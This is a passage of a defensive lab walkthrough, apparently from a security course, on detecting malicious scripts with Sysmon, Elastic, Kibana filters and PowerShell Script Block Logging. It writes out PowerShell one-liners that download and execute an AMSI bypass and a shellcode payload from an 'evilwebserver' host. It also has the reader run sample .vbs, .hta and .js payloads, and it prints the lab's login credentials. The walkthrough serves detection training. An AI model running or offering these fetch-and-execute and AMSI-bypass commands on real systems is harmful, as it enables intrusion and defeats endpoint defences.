


\\DC\sysvol\synctechlabs.com\Sysmon\sysmon.cmd

Browse...
Script Parameters:
OK
Cancel
Remove
To view the script files stored in this Group Policy Object, press the button below.
Show Files...
OK
Cancel
Apply

8. **Link GPO to workstations**

   Finally, let's link the GPO to our Workstations, to ensure it is applied. In order to achieve this, please right-click the Workstations OU and select "Link an existing GPO...". In the next window, select "Install Sysmon" and click OK.



Look in this domain: synctechlabs.com

Group Policy objects:

| Name |
|---|
| Default Domain Controllers Policy |
| Default Domain Policy |
| Disable Windows Update |
| Enable Windows Update |
| Install Sysmon |

9. **Authenticate to Windows workstation &amp; reboot**

   Let's test our startup script on our Windows workstation. We can do this by first authenticating to the workstation:

   - Username: alan.marshall
   - Password: Awesomesauce123

   Upon successful authentication, please open a command prompt and run:

   **C:\Users\alan.marshall>** gpupdate /force

   Once the group policy is updated, please reboot the machine.

10. **Authenticate to Windows workstation**

    Once the workstation has restarted, authenticate again using the following credentials:

    - Username: alan.marshall
    - Password: Awesomesauce123

11. **Start Logstash &amp; Kibana**


    Now that our systems are configured to forward Sysmon logs to our Elastic stack, let's launch Logstash to start collecting logs. We can do this by opening Putty and double clicking the "Ubuntu03" saved entry.

Once the session is set up, please switch to the root user and restart Logstash:

**alanmarshall@ubuntu03:~$** sudo -s
=> Enter the "Awesomesauce123" password

**root@ubuntu03:~#** service logstash start
**root@ubuntu03:~#** service nginx start

Please leave this Putty window open (do not close it!)




```
  Usage of /:                     68.8% of 10.23GB
  Memory usage:                   49%
  Swap usage:                     0%
  Processes:                      110
  Users logged in:                0
  IP address for eth0:            192.168.30.16
  IP address for br-5fba087cf9f1: 172.18.0.1
  IP address for docker0:         172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

72 packages can be updated.
30 updates are security updates.


Last login: Thu Dec 13 10:48:18 2018
alanmarshall@ubuntu03:~$ sudo -s
[sudo] password for alanmarshall:
root@ubuntu03:~# service logstash restart
root@ubuntu03:~# service nginx restart
root@ubuntu03:~#
```

12. **Download samples from evil website**

Let's download some common payloads! As we did during a previous exercise, please open Google Chrome, click the "Samples - Evilwebserver" bookmark and download the following files (right-click, "Save link as...." and download the files to the Downloads folder):

- payload.vbs
- payload.hta
- payload.js

Now, let's try executing the payload.vbs, payload.hta and payload.js files. Please open a Windows explorer window, navigate to the Downloads folder and double-click the .vbs, .hta and .js file one by one. Due to the mark-of-web, you will have to confirm you want to run them!



| Name | Date modified | Type | Size |
|---|---|---|---|
| payload.vbs | 12/16/2018 10:44 ... | VBScript Script File | 8 KB |
| payload.hta | 12/16/2018 10:45 ... | HTML Application | 8 KB |
| launcher.bat | 12/16/2018 10:45 ... | Windows Batch File | 4 KB |
| payload.js | 12/16/2018 10:45 ... | JavaScript File | 1 KB |

13. **Launch Chrome &amp; open Kibana**


    Next up, let's open a new tab in Google Chrome and click the "Kibana" bookmark. The credentials for Kibana are:

    - Username: alanmarshall
    - Password: Awesomesauce123

    In Kibana, please click the Dashboard link and open the "Sysmon - Process execution" dashboard. In the top-right corner of the Dashboard, please click the "Last 15 minutes" time filter and change it to "Today".

    In order to generate some logs, please open for example WinSCP, which is located on your Desktop. You should receive a dashboard similar as the one in the screenshot attached. Note that the EventID is fixed "1", which is the Sysmon event ID for process creation.

    Please take some time to review the dashboard and get familiar with the events.



| CommandLine.keyword: Descending |
|---|
| C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding |
| C:\Windows\system32\wbem\wmiprvse.exe -Embedding |
| "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" |
| "\\DC\sysvol\synctechlabs.com\Sysmon\sysmon64.exe" |

| ParentCommandLine.keyword: Descending |
|---|
| C:\Windows\system32\svchost.exe -k DcomLaunch |
| C:\Windows\system32\services.exe |
| C:\Windows\SYSTEM32\cmd.exe /c "\\DC\sysvol\synctechl |
| C:\Windows\Explorer.EXE /NOUACCHECK |
| winlogon.exe |
| C:\Windows\winsxs\amd64_microsoft-windows- |

14. **Detecting WSH and HTA - Step 1**

Let's now try to detect the .js, .vbs and .hta files. These executed using the Windows Script Host and the HTML Application Host. As an inspiration, let's have a look at a Sigma rule that was created for script execution:

https://github.com/Neo23x0/sigma/blob/master/rules/windows/sysmon/sysmon_susp_script_execution.yml


You can open this URL outside of the lab environment, on your normal host machine.

This is an interesting rule, yet it doesn't cover MSHTA for example. Let's create our own filter in Kibana (which is based on this rule, but will also cover MSHTA)! Please take the following steps:

- Click "Add a filter +"
- Set the Field to "Image.keyword"
- Set the Operator to "is one of"
- Add the following entries in the "is one of" selection:
    - C:\Windows\System32\wscript.exe
    - C:\Windows\System32\cscript.exe

        - C:\Windows\SysWOW64\mshta.exe
    - Set the label to "Script Execution"

Please refer to the screenshot attached for the correct configuration. Once the configuration is complete, please click "Save".



https://kibana.internal.synctechlabs.com/app/kibana#/dashboard/b74eb760-4f99-11e8-ab77-a5c9ae16db

EventID: "1"

Filter

I... | is one of | C:\Windows\System32\wscript.exe, C:\Windows\System32\cscript.exe, C:\Windows\SysWOW64\mshta.exe

Label


Script Execution

15. **Detecting WSH and HTA - Step 2**

    Once the filter is saved, it should become active and immediately filter the dashboard. You should see 3 events and should be able to clearly see the payload.vbs, payload.js and payload.hta executing!

    Please scroll down in the dashboard and click the little arrow next to the timestamp in the table (left-hand side). Once you click this little arrow, it will expand the entire event and you can see detailed information. In the screenshot attached, the the little arrow can be found to the left of the "December 16th 2018, 23:04:01.000" time stamp. Your time stamp will of course vary!

    These simple filters can provide good visibility on scripts being executed on our systems.



| CommandLine.keyword: Descending | Count |
|---|---|
| "C:\WINDOWS\System32\WScript.exe" "C:\Users\alan.marshall\Downloads\payload.vbs" | 1 |
| "C:\Windows\SysWOW64\mshta.exe" "C:\Users\alan.marshall\Downloads\payload.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} | 1 |
| "C:\Windows\System32\WScript.exe" | 1 |

| ParentCommandLine.keyword: Descending | Count |
|---|---|
| C:\WINDOWS\Explorer.EXE | 3 |

Sysmon

1–3 of 3

| Time | _source |
|---|---|
| December 16th 2018, 23:04:01.000 | Channel: Microsoft-Windows-Sysmon/Operational Task: 1 @version: 1 host: 192.168.10.16 ProcessID: 2,624 message: Process Create: RuleName: UtcTime: 2018-12-16 23:04:01.155 ProcessGuid: {0FD50764-D9E1-5C16-0000-001006E63700} ProcessId: 4608 Image: C:\Windows\SysWOW64\mshta.exe FileVersion: 11.00.17134.1 (WinBuild.160101.0800) Description: Microsoft (R) HTML Application host Product: Internet Explorer Company: Microsoft Corporation CommandLine: |

```
@timestamp     December 16th 2018, 23:04:01.000
@version       1
AccountName    SYSTEM
```

16. **Detecting PSH - Script Block Logging**


Finally, let's see if we can detect suspicious PowerShell execution. Let's first run some possibly suspicious commands (including our AMSI bypass)! Please open a PowerShell window and execute the following commands:

**PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples /amsibypass.ps1"))

**PS C:\Users\alan.marshall>** [Bypass.AMSI]::Disable()

**PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples /payload.ps1"))

We already ran these commands during the previous lab, they will bypass Empire and afterwards run some shellcode... Typically stuff that should be picked up by PowerShell Script Block Logging!




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/amsibypass.ps1"))
PS C:\Users\alan.marshall> [Bypass.AMSI]::Disable()
0
PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/payload.ps1"))
Starting script
3200
Script finished!
PS C:\Users\alan.marshall>
```

17. **Detecting PSH - Kibana dashboard**

After executing the PowerShell commands in the previous step, please switch back to the Kibana web interface. We will now assess whether the executed commands were logged and whether we can spot them.

In the Kibana interface, please click "Dashboard" -> "PowerShell Script Block Logging". This dashboard shows all Windows events that have event ID 4104 (used for Script Block Logs).




| Time | _source |
|---|---|
